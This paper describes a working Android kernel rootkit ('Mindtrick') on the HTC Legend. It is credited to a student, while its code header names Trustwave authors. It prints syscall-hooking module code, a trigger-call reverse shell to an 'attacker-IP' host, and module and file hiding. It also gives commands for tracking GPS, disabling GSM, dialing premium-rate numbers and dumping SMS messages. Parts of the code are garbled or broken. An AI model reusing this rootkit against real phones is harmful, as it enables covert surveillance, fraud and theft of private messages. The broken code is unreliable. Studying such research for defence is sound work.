NEW CRIMINAL POTENTIAL– ANDROID ROOTKIT

Alexandru Negrila[1]

Abstract

Android is a software stack for mobile devices that includes an operating system, middleware and key applications and uses a modified version of the Linux kernel. Right now around 60,000 cell phones running the Android operating system are shipping every day. Android platform ranks as the fourth most popular smartphone device-platform in the United States as of February 2010. As more and more device manufacture adopt this platform Android's market share is likely to grow and start to rival that belonging to other top players.

Introduction

The Android architecture is comprised of multiple layers, a brief synopsis of which can be seen in figure 1.0.



Figure 1.0 From **Google** (1) depicting the Google Android architecture and assorted subsystems.

[1] Student, Romanian-American University, Bucharest, Romania

At the very foundation of the Android platform lies the Linux 2.6.x kernel. This serves as a hardware abstraction layer and offers an existing memory management, process management, security and networking model on top of which the rest of the Android platform was built upon. The Linux kernel is where our rootkit will lie; this will be discussed later in the whitepaper.

On top of the Linux kernel lie the native libraries. These provide most of the functionality of the Android system. Of interest here from a rootkit perspective are the SQLite, Webkit and SSL libraries.

In the case of SQLite, it is the main storage/retrieval mechanism used by Android for such things such as call records and inbound/outbound SMS and MMS storage. Webkit is an open source library designed to allow web browsers to render web pages. Finally SSL is used for all crypto requirements.

These three are interesting from a subversion perspective as retrieving SMS/MMS messages or intercepting browsing or by hooking the pseudo random number generator (PRNG) subsystem of the SSL library with static low numbers can all result in a loss of confidentiality and integrity.

The main component of the Android runtime is the Dalvik VM. According to Wikipedia (2) “Dalvik is the virtual machine on Android mobile devices. It runs applications which have been converted into a compact Dalvik Executable (.dex) format suitable for systems that are constrained in terms of memory and processor speed.”

Moving on to the application framework, at the higher operating system layer we have the user applications that your average user interacts with on their mobile phone. These include everyday apps such as the phone application, the home application and others that come with the phone, are downloaded from the Google Android Market, or installed by the end-user.

What must be kept in mind from figure 1.0 is that all top layer applications utilize the Linux kernel for their I/O with the underlying hardware at one stage or another. Therefore by hijacking the Linux kernel we have in effect hijacked all higher layer applications and can modify phone behavior at will.

It is important to note that complete abstraction of the platform’s kernel from the end-user is both an advantage from a usability standpoint, especially within a consumer device, and a disadvantage from security awareness standpoint. A process operating below the application framework layer behaving modestly can completely subvert the attention of the user fairly easily. Even a process which causes performance issues, will still subvert the attention to nothing more than an Android “bug”.

Motivations Behind This Work

According to the Mobile Internet Report (3) published by Morgan Stanley, by 2020, there will be approximately 10 Billion mobile devices. This in effect means that over the next 10 years we will witness explosive permeation of mobile-internet enabled handsets with social networking and VoIP serving as key drivers for this growth.

As of Q4 2009, 2.xG cellular networks have ubiquitous coverage of 90% of the global population with 4B+ subscribers on various cellular networks. At the time of the Morgan Stanley research report, there were 485M subscribers on 3G networks primarily concentrated in developed/western markets.

Emerging market penetration is still low. However as socio-economic factors improve, and due to the social status that smartphones carry or are perceived to carry this figure is likely to explode over the next couple of years as well.

60% of users carry their phones with them at all times, even when at home. When you look at just the population of users in the business world, this number is likely closer to 100%. Such locations could also include the boardroom; a chief executive is more likely to take his mobile to a meeting then he is his laptop for instance. Many high profile and busy individuals likely sleep with their phone.

Your typical smartphone today has the processing power of your average PC 8 years ago but also goes much further then that; it provides always-online functionality through 3G connectivity and is location aware through GPS synchronization.

With the rapid uptake of mobile banking and the slow shift to more standardized platforms, financial institutions are offering their clients services such as performing fund transfers while traveling, receiving online updates of stock price movements or even trading while stuck in traffic. Therefore, the necessity to trust the mobile device on which you are inputting your banking information is quickly becoming a growing concern. One would be hard pressed to find a user (even in the information security community) that would think twice before reading or accessing sensitive information via their smartphones, while those same individuals might not perform the same activity from a public computer or kiosk. These facts make smartphones very interesting targets for malware authors and not only.

According to Stephen Gleave (4) “For years, communication service providers (CSPs) wanting an operating license have had to meet set conditions. One such condition is that they must work with law enforcement to gather intelligence that may be used as evidence in the prosecution of criminals. Governments around the world have passed legislation that mandates this co-operation and have continually strived to update these statutes as technology advances and criminal communications become more sophisticated”.

This was recently seen in the Etisalat and SS8 case as reported by BBC News (5) whereby a supposed performance update was pushed to all Blackberry Etisalat subscribers in the United Arab Emirates. In reality, this was a piece of malware written by the US Company- SS8, which according to their website is “a leader in communications intercept

and a worldwide provider of regulatory compliant, electronic intercept and surveillance solutions".
We too will be approaching this topic from the perspective of an operator wishing to perform surveillance of deployed Android handsets in order to satisfy regional (un?)lawful-interception directives such as in the case of Etisalat. Hopefully, what we will accomplish, however, will be performed in a more elegant and stealthy fashion.
To perform the below attacks as an attacker pre-supposes that a vector exists which can be exploited in order to obtain root access on the Android device and subsequently load the rootkit.

Whilst work has been done by other researchers towards this avenue of attack, specifically by sending malformed SMS messages by Charlie Miller and Collin Mulliner (6) this is not something we will be covering further in this paper. We pre-suppose that such a vector exists, waiting to be discovered, or that a mobile operator deploys the rootkit pre-packaged with all shipped Android phones they sell just waiting to be activated.

Finally, we chose Android, not because we have a bone to pick with Google, but because it utilizes the Linux operating system on which there exists a very established body of knowledge regarding kernel-based rootkit creation.

Extrapolating this knowledge to the Android platform is what we will now discuss but consider the reader of this whitepaper to be familiar with offensive Linux kernel module development.

Linux Kernel Rootkits

According to Dino Dai Zovi (7) "Loadable Kernel Modules (LKMs) allow the running operating system kernel to be extended dynamically. Most modern UNIX-like systems, including Solaris, Linux, and FreeBSD, use or support loadable kernel modules which offer more flexibility than the traditional method of recompiling the monolithic kernel to add new hardware support or functionality; new drivers or functionality can be loaded at any time. A loaded kernel module has the same capabilities as code compiled into the kernel.

Most modern processors support running in several privilege modes. Most processors support two modes, user mode and supervisor mode. Some processors, such as Intel 386 or greater processors, support more modes (although most operating systems only use two of them). User processes (even processes running as the superuser) run in user mode while only kernel routines run in supervisor mode. The mode distinction allows the operating system to force user processes to access hardware resources only through the operating system's interfaces. The mode distinction is very important in the operating system's virtual memory, multitasking, and hardware access subsystems. The method by which a user mode process requests service from the operating system is the system call. System calls are used for file operations (open, read, write, close), process operations (fork, exec), network operations (socket, connect, bind, listen, accept), and many other low-level system operations.

System calls are typically listed in /usr/include/sys/syscall.h in Linux. In the kernel, the system calls are typically stored in a table, called the sys_call_table (an array of pointers) indexed by the system call number. When a process initiates a system call, it places the number of the desired system call in a global register or on the stack and initiates a processor interrupt or trap (depending on the processor architecture)".

Again from Dino Dai Zovi (7), "Rootkits" are software packages installed to allow a system intruder to keep privileged access. Traditional rootkits typically replace system binaries like ls, ps, and netstat to hide the attacker's files, processes, and connections, respectively. These rootkits were easily detected by checking the integrity of system binaries against known good copies (from vendor media) or checksums (from RPM database or a File Integrity Monitoring (FIM) utility). Kernel rootkits do not replace system binaries; they subvert them through the kernel.

For example, ps may get process information from /proc (procfs). A kernel rootkit may subvert the kernel to hide specific processes from procfs so ps or even a known good copy from vendor media will report false information. In addition, a malicious kernel module can even subvert the kernel so that it is not listed in kernel module listings (from the lsmod command).

Kernel rootkits do this by redirecting system calls. As a kernel module has as much power as any other kernel code, it can replace system call handlers with its own wrappers to hide files, processes, connections, etc. The file access system calls can also be overwritten to cause false data to be read from or written to files or devices on the system".

By redirecting system calls we mean using handler functions (hooks) that modify the flow of execution. A new hook registers its address as the location for a specific function, so that when the function is called, the hook is executed instead. Referring back to Figure 1.0 from Google (1), we see that by creating a Linux loadable kernel module (LKM), which hijacks system calls and modifies their behavior we can in effect modify phone behavior that will not only subvert the platform layers above the kernel, but also ultimately subvert the end-user himself.

However, there are certain hurdles one must overcome before a LKM could be created and successfully loaded on the Android operating system.
The main hurdle we had to overcome was to retrieve the sys_call_table address for the running kernel of the device whether this is the emulator itself or the actual mobile phone.
In addition to the above, to get the module to compile against and successfully load on an actual mobile phone- the HTC Legend running Linux 2.6.29-9a3026a7, we need to compile our rootkit against published Linux kernel source code for the HTC Legend1.

Upon review, this kernel source code published by HTC appears to have been hampered so that when a module is compiled against the source code it can not be subsequently loaded on the device.

We will now examine each of these hurdles and how we overcame them to ultimately write and successfully load a Google Android rootkit on the HTC Legend.

Hurdles We Faced When Developing The Android Rootkit

Retrieving The Sys_Call_Table Address

Linux kernels 2.5 or greater no longer export the sys_call_table structure. Prior to the 2.5 kernels, an LKM could instantly access the sys_call_table structure by declaring it as an extern variable:

```
extern void *sys_call_table[];
```

This is no longer the case. Various workarounds have been reported in literature involving Direct Kernel Object Manipulation (DKOM), most notably as was demonstrated by sd and devik in their pioneering SuckIT rootkit which was published in Phrack (8). However the sys_call_table address can be found in the System.map file as well. As we have full access to the source code, the sys_call_table can be found easily. This is shown below for the case of the Android emulator:

```
root@argon:~/android/kernel-common# grep sys_call_table System.map
c0021d24 T sys_call_table
root@argon:~/android/kernel-common#
```

In this case, the sys_call_table can be found at 0xc0021d24.

The HTC Legend, our test device, shipped to us running the 2.6.29-9a3026a7 kernel. In similar fashion, we downloaded the Linux kernel source code for the HTC Legend that HTC published on their HTC Developer Center, cross-compiled it and found the sys_call_table to be located at 0xc0029fa4 as seen below:

```
root@argon:~/android/legend-kernel# grep sys_call_table System.map
c0029fa4 T sys_call_table
root@argon:~/android/legend-kernel#
```

As all devices ship with the same firmware/running-kernel these sys_call_table addresses are static across a wide range of devices in the wild and no further heuristic sys_call_table discovery techniques are really necessary.

Environment (uname –a)	**sys_call_table address**
Android Emulator (2.6.27-00110-g132305e)	0xc0021d24
HTC Legend (2.6.29-9a3026a7)	0xc0029fa4

Compiling Against The HTC Legend Linux Kernel Source Code

As mentioned previously, the next hurdle we had to overcome was that when we compiled our rootkit against the HTC Legend kernel source code from http://developer.htc.com, the vermagic string of the module did not match that of the running kernel.

This meant that we could not load the module on the phone. This is counter-intuitive, as one would expect that a module compiled against the HTC Legend Linux kernel source code should compile and subsequently load on the device seamlessly.
This is shown below:

```
# insmod debug.ko
insmod: can't insert 'debug.ko': invalid module format
#
```

According to The Linux Documentation Project (9), the kernel refuses to accept the modul because version strings (more precisely, version magics) do not match. Incidentally, version magics are stored in the module object in the form of a static string, starting with vermagic.

debug: version magic '**2.6.29 preempt mod_unload ARMv6**' should be
'**2.6.29-9a3026a7 preempt mod_unload ARMv6** '

By examining the Linux kernel source code, we found that by modifying the following file include/linux/utsrelease.h
From:

```
root@argon:~/android# cat legend-kernel/include/linux/utsrelease.h
#define UTS_RELEASE "2.6.29"
root@argon:~/android#
```

To:

```
root@argon:~/android# cat legend-kernel/include/linux/utsrelease.h
#define UTS_RELEASE "2.6.29-9a3026a7"
root@argon:~/android#
```

And re-compiling our module against the HTC Legend Linux kernel source code with these changes, resulted in the module loading cleanly as the vermagic strings matched.
This is shown below:

```
# insmod debug.ko
# lsmod
debug 1832 0 - Live 0xbf000000 (P)
# uname -a
Linux localhost 2.6.29-9a3026a7 #1 PREEMPT Thu Feb 25 23:36:55 CST 2010 armv6l GNU/Linux
#
```

Therefore, having found the address of sys_call_table and subsequently succeeded in loading the module in to the HTC Legend's running kernel, what was left, was to ascertain which system calls were responsible for various phone functions.
Once this was achieved, we would hijack these system calls, parse their arguments and act when certain trigger events occurred.
We will now discuss how we went about achieving this.

Enabling System Call Debugging

We proceeded to create a debug module that intercepted the following system calls:

- sys_write
- sys_read
- sys_open

□□ sys_close

These system calls are responsible for all file write, read open and close operations. The debug module is shown below:

```
/*
* Christian Papathanasiou & Nicholas J. Percoco
* cpapathanasiou@trustwave.com, npercoco@trustwave.com
* (c) 2010 Trustwave
*
* Google Android rootkit debug LKM
*/
#include <asm/unistd.h>
#include <linux/autoconf.h>
#include <linux/in.h>
#include <linux/init_task.h>
#include <linux/ip.h>
#include <linux/kernel.h>
#include <linux/kmod.h>
#include <linux/mm.h>
#include <linux/module.h>
#include <linux/sched.h>
#include <linux/skbuff.h>
#include <linux/stddef.h>
#include <linux/string.h>
#include <linux/syscalls.h>
#include <linux/tcp.h>
#include <linux/types.h>
#include <linux/unistd.h>
#include <linux/version.h>
#include <linux/workqueue.h>
asmlinkage ssize_t (*orig_read) (int fd, char *buf, size_t count);
asmlinkage ssize_t (*orig_write) (int fd, char *buf, size_t count);
asmlinkage ssize_t (*orig_open)(const char *pathname, int flags);
asmlinkage ssize_t (*orig_close) (int fd);
_write (int fd, char *buf, size_t count){
printk (KERN_INFO "SYS_WRITE: %s\n",buf);
return orig_write(fd,buf,count);}
asmlinkage ssize_t
hacked_open(const char *pathname, int flags) {
printk(KERN_INFO "SYS_OPEN: %s\n",pathname);
return orig_open(pathname,flags);}
asmlinkage ssize_t
hacked_close(int fd) {
printk(KERN_INFO "SYS_CLOSE %s\n",current->comm);
return orig_close(fd);}
asmlinkage ssize_t
hacked_read (int fd, char *buf, size_t count)
{printk (KERN_INFO "SYS_READ %s\n",buf);
```

```
return orig_read (fd, buf, count);}
static int __init
root_start (void)
{unsigned long *sys_call_table = 0xc0029fa4;
orig_read = sys_call_table[__NR_read];
sys_call_table[__NR_read] = hacked_read;
orig_write = sys_call_table[__NR_write];
sys_call_table[__NR_write] = hacked_write;
orig_close = sys_call_table[__NR_close];
sys_call_table[__NR_close] = hacked_close;
orig_open = sys_call_table[__NR_open];
sys_call_table[__NR_open] = hacked_open;
return 0;}
static void __exit
root_stop (void)
{unsigned long *sys_call_table = 0xc0029fa4;
sys_call_table[__NR_read] = &orig_read;
sys_call_table[__NR_write] = &orig_write;
sys_call_table[__NR_close] = &orig_close;
sys_call_table[__NR_open] = &orig_open;}
module_init (root_start);
module_exit (root_stop);
```

By compiling and loading this module into the HTC Legend's current running-kernel we were able to generate system call traces of these system calls with their arguments. The call traces are simply the output of the dmesg command where all printk debugging information is output to.

An example of a system call trace is shown below. Here, we called the rootkitted phone from a trigger number: 07841334111. By grepping through the dmesg output we find that our debug module captured the incoming call through the sys_read system call.

```
root@argon:~/android/rootkit/traces# grep 07841334111 INCOMING-CALLTRACE
<6>sys_read: AT+CLCCc:133715859807841334111",129
..
root@argon:~/android/rootkit/traces#
```

More importantly, we see the AT+CLCC command which in ETSI (10) is described as the "List current calls" AT command is responsible for informing the call handlers that a call from a number, in this case, 07841334111 is incoming.

Similarly, when an outbound call is made, the following syscall trace was obtained:

```
<4>[ 2761.808654] sys_write: ATD+442073734841;
```

From this we can see that there exists the potential to redirect outbound calls to other numbers, by hijacking sys_write and modifying the ATD+XXXXXXX buffer. It should be noted that the GSM modem device is /dev/smd0 and the GPS device is /dev/smd27.

At this point, we have achieved the following objectives:

1. We have found the sys_call_table for the HTC Legend.
2. We have successfully compiled our LKM against the HTC Legend source code, bypassing the vermagic restrictions.
3. We have hijacked syscalls and obtained debugging information from them.

4. Through syscall debugging we have discovered phone routines that we can hijack.

What is left is to put all these concepts together to create our rootkit. This will be described in the next section.

The Android Rootkit
sys_read system call hooking

Our rootkit, Mindtrick, sends an attacker a reverse TCP over 3G/WiFI shell once it receives a call from a trigger number. From there, the attacker has full access to the underlying operating system and can proceed to read the SQLite3 SMS/MMS databases, query the GPS subsystem or even shut the phone down.
The rootkit hijacks the sys_read system call and parses the buffer for the AT+CLCC command.

Once it finds an occurrence of the AT+CLCC command it then ascertains whether the incoming number matches that of the attackers. If it matches it calls the reverseshell() function.
In other words our hijacked sys_read function looks similar to the following:

```
asmlinkage ssize_t
hacked_read (int fd, char *buf, size_t count)
{
if (strstr (buf, "CLCC"))
{
if (strstr (buf, "66666666")) //trigger number
{
reverseshell ();
}
}
else {
return orig_read (fd, buf, count);
}
}
```

To invoke a reverse shell within kernel space we use the call_usermodehelper function. Our reverse shell is spawned as a child of a kernel thread called keventd.

```
void
reverseshell ()
{
static char *path = "/data/local/shell";
char *argv[] = { "/data/local/shell", "attacker-IP", "80", NULL };
static char *envp[] =
{ "HOME=/", "PATH=/sbin:/system/sbin:/system/bin:/system/xbin",
NULL };
call_usermodehelper (path, argv, envp, 1);
}
```

Hiding From The User And From The OS

One drawback of our rootkit is that it leaves a single binary on the filesystem. This is the reverse shell binary. We are able to hide the presence of the /data/local/shell binary by hijacking the sys_getdents system call which will hide our binary from directory listings.

Unlike infecting a commodity PC, there are certain challenges with mobiles. One of these is persistence. Mobiles are subject to frequent reboots, which mean that we must have a mechanism, whereby we re-load the module into the kernel.
One way of performing this is by inserting the insmod instructions within the init.d scripts. Another more elegant method involves infecting existing kernel modules so that the mobile device loads them (e.g., when WiFI is turned on the rootkit code executes first). HTC however has gone to great lengths to ensure that the partitions which the init.d files are loaded on and any modules are read-only. We did not have other devices at hand to investigate whether this held true on other devices as well. Therefore, the only form of persistence is re-infection.

Hiding the presence of the module itself is done as on any other Linux rootkit; the following code achieves this:

```
static void
hide_module (void)
{
__this_module.list.prev->next = __this_module.list.next;
__this_module.list.next->prev = __this_module.list.prev;
__this_module.list.next = LIST_POISON1;
__this_module.list.prev = LIST_POISON2;
}
```

The outcome of this is that the module is hidden from lsmod i.e., it does not appear loaded.

```
# lsmod
# insmod rootkit.ko
# lsmod
#
```

The next section will describe the implications of all the above and guide the reader through some misuse scenarios we tested.

Implications

Calling the rootkitted mobile phone from the trigger number, initiates a reverse TCP over WiFI/3G shell to the attacker. From here, he can proceed to interact fully with the Android mobile device.
Some misuse scenarios that we performed successfully were the following:
1. Retrieve GPS coordinates by querying the GPS subsystem /dev/smd27.
2. Knock out GSM communication
3. Initiate phantom calls to potentially premium rate numbers.
4. Retrieve the SMS database from the phone
Retrieving GPS coordinates by retrieving NMEA data from /dev/smd27

```
# cat /dev/smd27
$GPGSV,4,1,16,03,02,289,,05,07,035,,06,17,291,,15,,,*43
```

```
$GPGSV,4,2,16,16,45,309,,18,37,150,,21,84,327,,22,13,180,*7F
$GPGSV,4,3,16,24,42,234,,29,41,077,,30,17,150,,31,18,227,*7F
$GPGSV,4,4,16,32,,,,28,,,,27,,,,26,,,*74
$GPGGA,,,,,,0,,,,,,,,*66..
```

Switching off GSM communication:

```
echo –e ‘AT+CFUN=0\r’ > /dev/smd0
```

Initiating outbound calls to potentially premium-rate numbers:

```
echo -e 'ATD02073734844;\r' > /dev/smd0
```

A couple of interesting sqlite3 databases:

```
./data/com.google.android.providers.gmail/databases/mailstore.user@gmail.com.db
./data/com.android.providers.telephony/databases/mmssms.db
./data/com.android.providers.contacts/databases/contacts2.db
```

Retrieving SMS messages:

```
# sqlite3 ./data/com.android.providers.telephony/databases/mmssms.db
SQLite version 3.5.9
Enter ".help" for instructions
sqlite> .tables
addr htcmsgs qtext
android_metadata htcthreads rate
attachments incoming_msg raw
canonical_addresses part sms
cbch pdu sr_pending
drm pending_msgs threads
sqlite> select * from sms;
175|1|145|+44xxxxxx|176|1276176208000|0|1|-
1|1|0||test1|0||+447802000332|0|-1||0
176|1|0|+447xxxxxx||1276195271967||1|-1|2|||test2|0|||0|-1||0
177|1|145|+447xxxxx|176|1276195359000|0|1|-
1|1|0||test3|0||+447802000332|0|-1||0
```

However this list of misuse scenarios is by no means exhaustive and is limited only by imagination and intent.

Conclusions

In conclusion we have shown that it is possible to write a Linux kernel rootkit for the Google Android platform. We have successfully compiled our rootkit called Mindtrick, and hijacked system calls. Using system call debugging we have discovered pertinent phone functions that we have subsequently hijacked and monitored for certain trigger events.

Once these trigger events occur, we are able to send an attacker a reverse TCP over WIFI/3G shell. From here the attacker has full root access on the device in question. We have demonstrated that once full TTY access is obtained, an attacker can proceed to retrieve GPS coordinates, knock out GSM communication, initiate phantom calls to potentially premium rate numbers and read the SMS database of the phone.

However this list is by no means exhaustive and is limited only by imagination and intent. We are sure that other researchers will be able to perform many additional functions making this attack even more practical. Such ideas we have explored, but not implemented have included recording calls, Man-in-the-Middle attacks against browser activity, arbitrary recording from phone's microphone or camera, and even strip and retrieve attachments from email messages.
The only limitation is what the hardware and the operating system allow for at the lowest level.

This was a technical exploration of what is possible with a popular consumer and business device. In the late 1990's, tools such as Back Orifice were released which resulted in a dramatic awakening experience for corporate executives that started to ponder the implications of someone with access to their Windows desktops, looking at their files, reading their email, evening listening via their PCs microphone. These concerns sparked a massive expansion and development of tools to protect environments from such attacks.

In the late 1990s, smartphones as we know them today did not exist; most consumers didn't own a cellphone. The idea that a person would be walking around with a pocket-sized communication device with a persistent high-speed Internet connection with more productivity power than PCs of the day was a topic of science fiction.

Drawing a parallel to the past (and even present day trend in PC malware development), the projected rapid growth of the smartphone market, especially the rapid growth of open-source phone platforms, means that the criminal element will, in response to the growth and the usage profiles of the end user, rapidly begin to attack via these vectors. Such threats call for mitigations to be developed to secure the future of mobile computing.